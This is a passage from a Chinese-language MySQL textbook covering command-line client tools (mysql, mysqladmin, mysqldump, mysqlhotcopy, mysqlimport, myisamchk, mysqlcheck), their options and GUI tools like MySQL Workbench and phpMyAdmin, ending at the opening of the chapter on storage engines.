● 修改mysql提示符

当同时操作几个位于不同服务器的数据库时，很快就会迷惑正在使用哪个服务器。为明确位置，可以修改默认的提示符，以便在其中包括主机名。为此有多种方法。

一种办法是登录mysql时在命令行中修改提示符：

```
%>mysql -u jason --prompt="(\u@\h) [\d]> " -p corporate
```

登录到控制台后，提示符将为：

```
(jason@localhost) [corporate]>
```

为了更持久地显示修改后的提示符，还可以在my.cnf文件的[mysql]节中进行修改：

```
[mysql]
...
prompt=(\u@\h) [\d]>
```

最后（只应用于Linux），可以通过MYSQL_PS1环境变量在提示符中包括主机名：

```
%>export MYSQL_PS1="(\u@\h) [\d]> "
```

注解　提示符中可用标志的完整列表可参考MySQL手册。

● 以HTML和XML格式输出表数据

这个很酷的特性很多人并不知道，mysql客户端允许通过--xml (-X)和--html (-H)选项，分别以XML和HTML格式输出查询结果。例如，假设希望创建一个XML文件，其中包括指定服务器上的数据库。可以将命令SHOW DATABASES放在一个文本文件中，然后以批处理模式调用mysql客户端，如下：

```
%>mysql -X < showdb.sql > serverdatabases.xml
```

结果是创建了一个名为serverdatabases.xml的文件，其中包括类似下面的输出：

```
<?xml version="1.0"?>
<resultset statement="show databases">
  <row>
        <field name="Database">information_schema</field>
  </row>
```

```
    <row>
          <field name="Database">corporate</field>
    </row>
    <row>
          <field name="Database">test</field>
    </row>
</resultset>
```

4. 查看配置变量和系统状态

可以通过 SHOW VARIABLES 命令查看所有服务器配置变量的完备列表：

```
mysql>SHOW VARIABLES;
```

自版本 5.0.3 起，这会返回 234 个不同的系统变量。如果希望只查看某一个变量，比如默认的表类型，可以结合使用 LIKE：

```
mysql>SHOW VARIABLES LIKE "table_type";
```

这会返回：

```
+------------------+----------+
| Variable_name    | Value    |
+------------------+----------+
| table_type       | MyISAM   |
+------------------+----------+
```

查看系统状态信息同样简单：

```
mysql>SHOW STATUS;
```

这会返回：

```
+----------------------+---------+
| Variable_name        | Value   |
+----------------------+---------+
| Aborted_clients      | 0       |
| Aborted_connects     | 0       |
| Bytes_received       | 334     |
| Bytes_sent           | 11192   |
...
| Threads_running      | 1       |
| Uptime               | 231243  |
+----------------------+---------+
291 rows in set (0.00 sec)
```

自版本 5.1.37 起，这会返回 291 个不同的状态变量。如果只查看状态报告中的某一项，比如发送的字节总数，可使用以下命令：

```
mysql>SHOW STATUS LIKE "bytes_sent";
```

这会返回：

```
+------------------+-------+
| Variable_name    | Value |
+------------------+-------+
| Bytes_sent       | 11088 |
+------------------+-------+
1 row in set (0.00 sec)
```

如果要获取若干组名称相似的变量（通常意味着相似的目的），可以使用%通配符。例如，下面这条命令将获取用来跟踪与MySQL的查询缓存特性相关的统计信息的所有变量：

```
mysql>SHOW STATUS LIKE "Qc%";
```

5. 有用的mysql选项

与本章介绍的所有客户端一样，mysql提供了很多有用的选项。下面将介绍最重要的一些选项。

- --auto-rehash。默认情况下，mysql会创建数据库、表和列名称的散列，以利于支持自动完成（auto-complete）功能（可以使用Tab键自动完成数据库、表和列名）。可以通过选项--no-auto-rehash禁用此行为。如果希望重新启用自动完成功能，可以使用此选项。如果不计划使用自动完成，可以禁用此选项，这会加速启动时间。
- --column-names。默认情况下，mysql在每个结果集的顶部都包括列名。可以通过选项--no-column-names禁用这一特性。如果希望重新启用这一行为，可以使用此选项。
- --compress，-C。在客户端和服务器之间通信时启用压缩。
- --database=name，-D。确定使用的数据库。当交互地使用mysql时，还可以在必要时通过USE命令切换数据库。
- --default-character-set=character_set。设置字符集。
- --disable-tee。如果已经通过选项--tee或命令tee启用了所有查询和结果的日志记录，可以通过此选项禁用此行为。
- --execute=query，-e query。不需要实际进入客户端界面就执行查询。可以用此选项执行多个查询，只要用分号分隔各个查询。确保将查询放在引号中，这样shell不会把它误解释为多个参数。例如：

```
%>mysql -u root -p -e "USE corporate; SELECT * from product;"
```

- --force，-f。以非交互模式使用时，MySQL可以读取并执行文本文件中的查询。默认情况下，执行这些查询时，如果发生错误将停止查询。此选项将使执行继续，而无论是否发生错误。
- --host=name，-h。指定连接主机。
- --html，-H。以HTML格式输出所有结果。关于此选项的更多信息，请参见“有用的mysql提示”一节中相应的提示。
- --no-beep，-b。当快速键入和执行查询时，发生错误是难免的，烦人的嘟嘟响提示出现了错误。使用此选项将禁用这个声音。
- --pager[=pagername]。许多查询都会生成很多信息，以至于难以在一屏内全部显示。可以指定一个分页程序，告知客户端一次显示一页结果。UNIX命令more和less就是有效的分页程序。当前，此命令只在UNIX平台上可用。还可以使用\P命令在mysql客户端中设置分页程序。
- --password，-p。指定密码。注意，不应当像对待用户名或主机那样在命令行中提供密码，而应当等待后面的提示，这样密码不会以明文形式存储在命令历史中。
- --port=#，-P。指定主机连接端口。
- --protocol=name。MySQL支持4种连接协议，包括memory、pipe、socket和tcp。使用此选择指定要使用的协议。

- **TCP 协议**。默认情况下，客户端和服务器位于两台单独的机器上时使用此协议，需要端口 3306 来正常运行（此端口号可以通过--port 修改）。如果客户端和服务器位于不同的计算机，需要使用 TCP，不过当所有通信都由本地发起时也可以使用 TCP。
- **套接字文件**。UNIX 特有的特性，方便两个不同程序之间的通信。当通信发生在本地时，这是默认设置。
- **共享内存**。只应用于 Windows 的特性，使用共用的内存块进行通信。
- **命名管道**。只应用于 Windows 的特性，与 UNIX 管道类似。

注解 前面两种Windows特有的选项都不是默认启用的（在Windows中，本地通信和远程通信都默认使用TCP）。

- `--safe-updates, -U`。使 mysql 忽略省略了 WHERE 子句的 DELETE 和 UPDATE 查询。这是一个特别有用的保护措施，防止意外的大量删除或修改。关于此选项的更多信息，请参见“有用的 mysql 提示”一节。
- `--skip-column-names`。默认情况下，mysql 在每个结果集的顶部包括包含列名的表头。可以通过此选项禁止包括这些表头。
- `--tee=name`。使mysql记录所有命令和结果日志，输出到name指定的文件。这在调试时特别有用。在任何时候都可以在mysql中执行命令notee来禁用日志，且以后可通过命令tee重新启用日志。关于此选项的更多信息，请参见“有用的mysql提示”一节中的相应提示。
- `--vertical, -E`。使mysql以垂直格式输出所有查询结果。当操作包含多列的表时，通常首选此格式。关于此选项的更多信息，请参见“有用的mysql提示”一节中的相应提示。
- `--xml, -X`。以XML格式输出所有结果。关于此选项的更多信息，请参见“有用的mysql提示”一节中的相应提示。

27.1.2 mysqladmin 客户端

mysqladmin客户端用于完成大量管理任务，其中最突出的可能是创建和删除数据库、监视服务器状态和关闭MySQL服务器守护进程。与mysql一样，需要传入必要的访问凭证才能使用mysqladmin。

例如，可以执行如下命令查看所有服务器变量及其值：

```
%>mysqladmin -u root -p variables
Enter password:
```

如果提供了有效的凭证，就会看到滚动的参数及其相应值的长列表。如果希望分页显示结果，在 Linux 下可以将输出输送到 more 或 less，在 Windows 下输送到 more。

mysqladmin命令

虽然mysql是一个免费形式的SQL shell，可以执行MySQL能识别的任何SQL查询，但mysqladmin的作用域要有限得多，它只能识别一组预定义的命令，如下所示。

- create *databasename*。创建新数据库，名字由 *databasename* 指定。注意，每个数据库都必须有唯一的名。如果试图使用已存在数据库的名字来创建一个数据库，将导致一个错误。
- drop *databasename*。删除存在的数据库，名字由 *databasename* 指定。提交删除数据库的

请求后，为了防止意外删除，会提示你确认删除请求。

- extended-status。提供关于服务器状态的扩展信息。这与在mysql客户端中执行show status相同。
- flush-hosts。刷新主机缓存表。当主机的IP地址改变时，需要使用此命令。同样，如果MySQL守护进程接收到大量来自特定主机的失败连接请求（确切数目由max_connect_errors变量确定），也需要使用此命令，因为那台主机会由于尝试额外的请求被阻塞。执行此命令将消除阻塞。
- flush-logs。关闭并重新打开所有日志文件。
- flush-status。重置状态变量，将其设置为0。
- flush-tables。关闭所有打开的表，中止所有运行的表查询。
- flush-threads。清除线程缓存。
- flush-privileges。重新加载权限表。如果使用GRANT和REVOKE命令，而不是使用SQL查询直接修改权限表，则不需要使用此命令。
- kill id[,id2[,idN]]。中止由id1、id2直到id*N*指定的进程。可以通过processlist命令查看进程数。
- old-password *new-password*。使用MySQL 4.1之前的密码散列算法，将由-u指定的用户密码改为*new-password*。
- password *new-password*。使用MySQL 4.1之后的密码散列算法，将由-u指定的用户密码改为*new-password*。
- ping。通过ping验证MySQL服务器是否在运行，与ping Web服务器或邮件服务器很相似。
- processlist。显示所有正在运行的MySQL服务器守护进程的列表。
- reload。命令flush-privileges的别名。
- refresh。组合命令flush-tables和flush-logs完成的任务。
- shutdown。关闭MySQL服务器守护进程。注意，无法使用mysqladmin重启守护进程（必须使用第26章介绍的机制重启）。
- status。输出各种服务器统计信息，如正常运行时间、执行的查询总数、打开的表总数、平均每秒查询数和运行线程数。
- start-slave。启动一个从属服务器。与MySQL复制特性一起使用。
- stop-slave。停止一个从属服务器。与MySQL复制特性一起使用。
- variables。输出所有服务器变量及其相应的值。
- version。输出版本信息和服务器统计信息。

27.1.3　其他有用的客户端

本节介绍MySQL的其他原生客户端。与mysql和mysqladmin客户端一样，本节介绍的所有工具都可以使用--help选项来调用。

1. mysqldump

mysqldump客户端用来从MySQL服务器中导出现有的表数据或表结构，或者将二者都导出。如果需要，导出的数据将包括重新创建转储信息所需的所有SQL语句。此外，可以指定转储服务器中的

某一个、部分或所有数据库，甚至可以只是给定数据库中的某个特定表。

可以使用如下 3 种语法调用 mysqldump：

```
%>mysqldump [options] database [tables]
%>mysqldump [options] --databases [options] database1 [database2...]
%>mysqldump [options] --all-databases [options]
```

下面考虑一些示例。第一个示例只将本地服务器中所有数据库的表结构转储到文件 output.sql：

```
%>mysqldump -u root -p --all-databases --no-data > output.sql
```

注意输出定向到一个文件。否则，输出将发送到标准输出，即屏幕上。同样，要记住.sql 扩展名不是必需的。这里使用此扩展名只是出于方便的考虑，实际上可以使用任何扩展名。

下一个示例转储一个数据库 corporate 的数据：

```
%>mysqldump -u root -p --no-create-info corporate > output.sql
```

最后一个示例同时转储 corporate 数据库中两个表的结构和数据，在每个 CREATE 语句前都包括了 DROP TABLE 语句。当需要重复地重新创建存在的数据库时这特别有用，因为尝试创建已经存在的表将导致错误，这样就需要 DROP TABLE 语句。

```
%>mysqldump -u root -p --add-drop-table corporate product staff > output.sql
```

27

2. mysqlshow

mysqlshow 实用工具提供了一种便利的方法来确定指定数据库服务器中存储着哪些数据库、表和列。其使用语法如下：

```
mysqlshow [options] [database [table [column]]]
```

例如，假设希望查看所有可用数据库的列表：

```
%>mysqlshow -u root -p
```

要查看特定数据库（如 mysql）中的所有表：

```
%>mysqlshow -u root -p mysql
```

要查看特定表（如 mysql 数据库的 db 表）中的所有列：

```
%>mysqlshow -u root -p mysql db
```

注意，显示的内容完全取决于所提供的凭证。在前面示例中使用了 root 用户，这将获取所有信息。但是，其他用户可能没有这么大的访问权限。因此，如果要查看所有可用的数据结构，请使用 root 用户。

3. mysqlhotcopy

可以将mysqlhotcopy实用工具看做优化的mysqldump，它使用各种优化技术来备份一个或多个数据库，将数据写入到与所备份数据库同名的文件中。虽然经过了优化，但此工具仍有缺点，它只能在目标MySQL服务器所在的同一台机器上运行。此外，该工具不能用于Windows，且仅支持MyISAM和Archive表。如果需要远程备份功能，可以使用mysqldump或MySQL的复制特性。

有 3 种可用的语法：

```
%>mysqlhotcopy [options] database1 [/path/to/target/directory]
%>mysqlhotcopy [options] database1...databaseN /path/to/target/directory
%>mysqlhotcopy [options] database./regular-expression/
```

按照规范，这个工具可使用很多选项，我们将在用法示例中展示其中的一部分。在第一个示例中，corporate 和 mysql 数据库将被复制到备份目录：

```
%>mysqlhotcopy -u root -p corporate mysql /usr/local/mysql/backups
```

可以如下修改第一个示例，向所有复制的数据库文件添加默认的文件扩展名：

```
%>mysqlhotcopy -u root -p --suffix=.sql corporate mysql /usr/local/mysql/backups
```

最后一个示例，创建 corporate 数据库中所有以单词 sales 开头的表的备份：

```
%>mysqlhotcopy -u root -p corporate./^sales/ /usr/local/mysql/backups
```

与其他所有MySQL工具一样，必须提供正确的凭证才能使用mysqlhotcopy的功能。特别的，调用用户需要有被复制表的SELECT权限。此外，需要有目标目录的写权限。最后，必须安装Perl DBI::mysql模块。

提示　虽然与其他所有工具一样，可以通过--help选项了解mysqlhotcopy的更多信息，但也可以通过perldoc mysqlhotcopy获得更详尽的文档。

---

4. mysqlimport

mysqlimport工具提供了一种便利的方法，可以从定界文本文件将数据导入到数据库。使用如下语法调用：

```
%>mysqlimport [options] database textfile1 [textfile2...]
```

从另一个数据库产品或遗留系统移植到 MySQL 时，此工具特别有用，因为大多数存储解决方案（包括 MySQL）都能够创建和解析定界数据。定界数据文件的示例如下：

```
Hemingway, Ernest\tThe Sun Also Rises\t1926\n
Steinbeck, John\tOf Mice and Men\t1937\n
Golding, William\tLord of the Flies\t1954
```

在此示例中，每项（字段）数据由制表符（\t）分隔，每行由换行（\n）分隔。记住，可以选择其他分隔符，因为大多数现代存储解决方案在创建和读取定界文件时都提供了指定列和行分隔符的方法。假设这些行被放在文件 books.txt 中，而且你希望读取这些数据并将其写入到数据库 books 中：

```
%>mysqlimport -u root -p --fields-terminated-by=\t \
 >--lines-terminated-by=\n books books.sql
```

执行用户需要 INSERT 权限才能将数据写入到指定表中，并且要有 FILE 权限才能使用 mysqlimport。更多关于设置用户权限的内容参见第 29 章。

5. myisamchk

虽然众所周知 MySQL 非常稳定，但还是有某些失控的条件会破坏表。这种破坏会带来各种问题，包括阻止进一步插入或更新，甚至导致临时（在某些极端情况下会永久）丢失数据。如果遇到任何表错误或奇怪行为，可以使用 myisamchk 工具检查 MyISAM 表索引是否有损坏，并在必要时进行修复。使用如下语法调用：

```
%>myisamchk [options] /path/to/table_name.MYI
```

如果没有任何选项，myisamchk只检查指定的表是否被损坏。例如，假设希望检查位于

corporate数据库的表staff：

```
%>myisamchk /usr/local/mysql/data/corporate/staff.MYI
```

可使用各种程度的检查，每种都需要更多的时间，且会更详尽地审查表的错误。虽然默认值为简单检查（--check），不过还有中度检查（--medium-check）和扩展检查（--extend-check）。只对最严重的情况使用扩展检查，因为中度检查就能捕捉绝大多数错误，而且花费的时间少得多。还可以通过提供--information（-i）选项查看每次检查的扩展信息，这会提供各种表特定的统计信息。

如果在表中发现了问题，就会得到相应的通知。如果找到错误，可以提供--recover（-r）选项要求 myisamchk 尝试修复错误：

```
%>myisamchk -r /usr/local/mysql/data/corporate/staff.MYI
```

注意，这里显示的内容只是此工具可用的一小部分选项。在使用 myisamchk 检查或修复表之前，一定要参考手册。此外，只有在 MySQL 守护进程未运行时才应当使用 myisamchk。如果无法让数据库服务器离线，可以使用下一个工具——mysqlcheck。

6. mysqlcheck

mysqlcheck 实用工具为用户提供了一些办法，使他们可以在 MySQL 服务器守护进程运行时检查并在必要时修复被破坏的表。可以用如下 3 种方式调用：

```
%>mysqlcheck [options] database [tables]
%>mysqlcheck [options] --databases database1 [database2...]
%>mysqlcheck [options] --all-databases
```

除了一般的用户凭证和相关的数据库和表外，还可以通过传入适当的参数，指定要分析（-a）、修复（-r）还是优化（-o）。例如，假设 staff 表位于数据库 corporate 中，由于突然的硬盘驱动器故障而损坏。可以执行如下命令进行修复：

```
%>mysqlcheck -r corporate staff
```

与 myisamchk 一样，mysqlcheck 能够查找并修复绝大多数错误。此外，它提供了很多特性。因此，在用它解析关键问题之前，要花些时间阅读 MySQL 手册以确保使用了最有效的选项。

27.1.4 客户端选项

本节介绍几个由许多 MySQL 客户端共有的选项，包括 mysql 和 mysqladmin。这些选项分为两类：连接选项和一般选项。在讲解这两类的各个选项之前，先来看使用这些选项时应当记住的几个简单规则。

- 选项可以通过 3 种方法传递给客户端。通过命令行、环境变量或者配置文件。如果计划反复使用某个选项，首选的方法是通过配置文件设置。MySQL 的配置文件已在第 26 章中介绍。
- 通过命令行指定的所有选项都将覆盖配置文件或环境变量中的参数设置。
- 选项是区分大小写的。例如，-p 表示密码，而-P 指示端口号。
- 当通过命令行传递选项时，前面带有一个或两个连字号，这取决于使用短格式还是长格式。通过配置文件传递时，不需要加连字号。本章将在适当时候同时介绍短格式和长格式。
- 有些选项需要赋值，而有些只需引用就可以引发某个行为。如果选项需要一个值，我们将在介绍该选项时指出。
- 如果选项需要值，并使用该选项的长格式，赋值时要在选项后面加等号，然后加值。例如，如

果引用主机名选项的长格式，可以为其赋值 www.example.com。例如：

```
--host=www.example.com
```

- 使用选项的短格式时，只要直接在选项后加上值即可。为增加可读性，可以加一个空格，但不是必须如此。例如：

```
-h www.example.com
```

- 唯一不遵循此格式的选项是密码选项，原因将在下一节解释。

1. 连接选项

启动 MySQL 客户端时有 6 个连接选项可以起作用，其长格式和短格式如下所示。

- --host=name，-h。目标数据库主机。如果连接本地主机，可以省略此选项。
- --user=name，-u。连接用户的用户名。
- --password[=name]，-p。指定连接用户的密码。虽然可以在命令行中包括密码，但不建议这样做，因为这会被记录到命令历史文件中并带来相当大的安全风险。相反，在执行时会提示你输入密码，输入的密码不会回显在屏幕上。无论选择何种方法，要记住试图连接远程主机时，这两种方法都不能阻止密码被网络监视窃听，因为密码及其他所有连接信息在传输时都不经过加密，除非使用 MySQL 的 SSL（安全套接字）功能。关于 MySQL 的 SSL 特性，请参见第 29 章。
- --pipe，-W。指定用于连接服务器的命名管道。
- --port=port_num，-P。指定连接 MySQL 服务器时使用的端口。记住，如果只是指定非标准的端口（默认为 3306），而不配置 MySQL 服务器守护进程来侦听这个端口，是不行的。为此，只需在启动时为 mysqld 守护进程传入该选项。
- --socket=/path/to/socket，-s。对于本地主机连接，需要一个套接字文件。默认情况下此文件在 UNIX 机器的/tmp 中创建。在 Windows 机器上，此选项确定了使用命名管道时用于本地连接的管道名（默认为 MySQL）。

2. 一般选项

以下列表说明了可用于所有或大多数客户端的许多选项。可以通过选项--help 输出客户端的帮助页面，验证某个客户端是否支持指定的选项。

- --compress，-C。为客户端/服务器通信所用的协议启用压缩。
- --defaults-file=/path/to/configuration/file。在启动时，每个客户端一般都会在几个位置搜索配置文件，并相应地应用设置。可以在此选项中指定配置文件的位置来覆盖此行为。
- --defaults-extra-file=/path/to/configuration/file。在读取了其他所有配置文件后读取此文件。例如，可以在应用程序测试时使用这样一个文件。
- --help，-?。在退出前输出帮助信息。可以通过分页程序（pager）输送结果来方便阅读。例如，如下命令利用 UNIX more 命令来分页输出：

```
%>mysql --help | more
```

- --no-defaults。忽略所有配置文件。
- --print-defaults。输出客户端将使用的在配置文件和环境变量中定义的选项。
- --silent，-s。减少客户端的交谈，即输出。注意，此选项不一定禁止所有输出。
- --variable-name=*value*。设置变量的值。注意，此选项实际上并不是“变量名”，而是要

修改的变量名的占位符。

- `--verbose, -v`。输出比默认情况下更多的输出。
- `--version, -V`。输出客户端版本信息后退出。

27.2 MySQL 的 GUI 客户程序

由于认识到并不是所有用户都习惯于使用命令行，MySQL AB 在开发基于图形的管理解决方案方面一直在努力，并取得了巨大进展。目前 MySQL 维护了很多不同产品，不过它们最近都被合并到一个名为 MySQL Workbench 的项目中。MySQL Workbench 的目的是“一站式”管理 MySQL 服务器的所有方面，包括模式、用户和表数据。尽管写这本书时 MySQL Workbench 还只是 beta 版，但我发现它相当稳定。我不仅用它管理表模式，还将它作为一个方便的解决方案来测试查询。

MySQL Workbench 在所有标准平台上都可用，包括 Linux、Mac OS X 和 Windows。如果你想自行构建，也可以使用源代码。可以访问 http://dev.mysql.com/downloads 来得到适用于你的平台的版本。安装过程很容易，只需启动过程，查看使用条款，并选择想要安装的组件。

安装后，建议你花些时间研究 MySQL Workbench 的诸多特性。我发现基于 GUI 的模式设计和前向工程特性极其重要（图 27-1），因为你可以基于这些特性使用一种方便的点击式界面来设计和维护数据库模式，而不必手工编写模式命令。




图 27-1 在 MySQL Workbench 中管理数据库模式

27.3　phpMyAdmin

虽然不是 MySQL 提供的产品，但 phpMyAdmin 是个非常实用的管理工具。phpMyAdmin 是基于 Web 的 MySQL 管理应用程序，是使用 PHP 编写的。使用 phpMyAdmin 的开发人员成千上万，它被世界上的 Web 托管服务提供商广泛使用。它不仅非常稳定（自 1998 年就开始开发），而且有丰富的特性，这得感谢热心的开发团队和用户群体。正如该产品的一个长期用户所说，很难想象如果没有这个工具会怎么样。

phpMyAdmin 提供了很多引人注目的特性。

- phpMyAdmin 是基于浏览器的，使你从任何能够访问 Web 的地方都能轻松地管理远程 MySQL 数据库。SSL 也得到了透明的支持，如果你的服务器提供了这个特性，就能实现加密的管理。图 27-2 显示了管理数据库表的界面屏幕截图。




图 27-2　在 phpMyAdmin 中查看数据库

- 管理员可以完全控制用户权限、密码和资源使用，还可以创建、删除，甚至复制用户账户。
- 实时界面可以查看正常运行时间信息、查询和服务器流量统计信息、服务器变量，以及正在运行的进程。
- 全世界的开发人员已将 phpMyAdmin 的界面翻译为 50 种语言，包括英语、中文（繁体和简体）、阿拉伯语、法语、西班牙语、希伯来语、德语和日语。
- phpMyAdmin 提供了高度优化的单击界面，大大减少了用户导致错误的可能性。

phpMyAdmin 的发行遵循 GNU 通行公开许可。phpMyAdmin 官方网站 http://phpmyadmin.net 提供了源代码下载、新闻、邮件列表和在线演示等。

27.4 小结

本章介绍了 MySQL 的许多客户端，特别讨论了其中两个最重要的工具 `mysql` 和 `mysqladmin`。另外，介绍了几个最流行的基于 GUI 的管理解决方案。因为管理是维护正常数据库服务器的一个重要方面，所以应考虑对所有这些工具做些试验，确定哪一个工具最适合你的特定数据库管理情况。

下一章讲述 MySQL 的另一个重要方面：表结构和数据类型。你将学习各种表类型及所支持的数据类型和属性，其中将给出很多关于如何创建、修改和使用数据库、表和列的示例。

第 28 章 MySQL 存储引擎和数据类型

花点时间适当地设计项目的表结构是成功的关键。不这样做，不仅会在存储需求方面有不好的影响，而且在应用程序性能、可维护性和数据完整性方面也会产生可怕的后果。本章将进一步介绍 MySQL 表设计的很多方面。在读完本章时，你将熟悉如下主题。

- MySQL 存储引擎的作用、优点、缺点和相关配置参数，包括 ARCHIVE、BLACKHOLE、CSV、EXAMPLE、FEDERATED、InnoDB、MEMORY（原来称为 HEAP）、MERGE 和 MyISAM。
- MySQL 支持的数据类型的作用和范围。为方便日后查阅，将这些数据类型分为 3 类：日期时间、数值和文本。
- MySQL 的表属性，用于进一步修改数据列的行为。
- 用于创建、修改、导航、查看及更改数据库和表的 MySQL 命令。

28.1 存储引擎

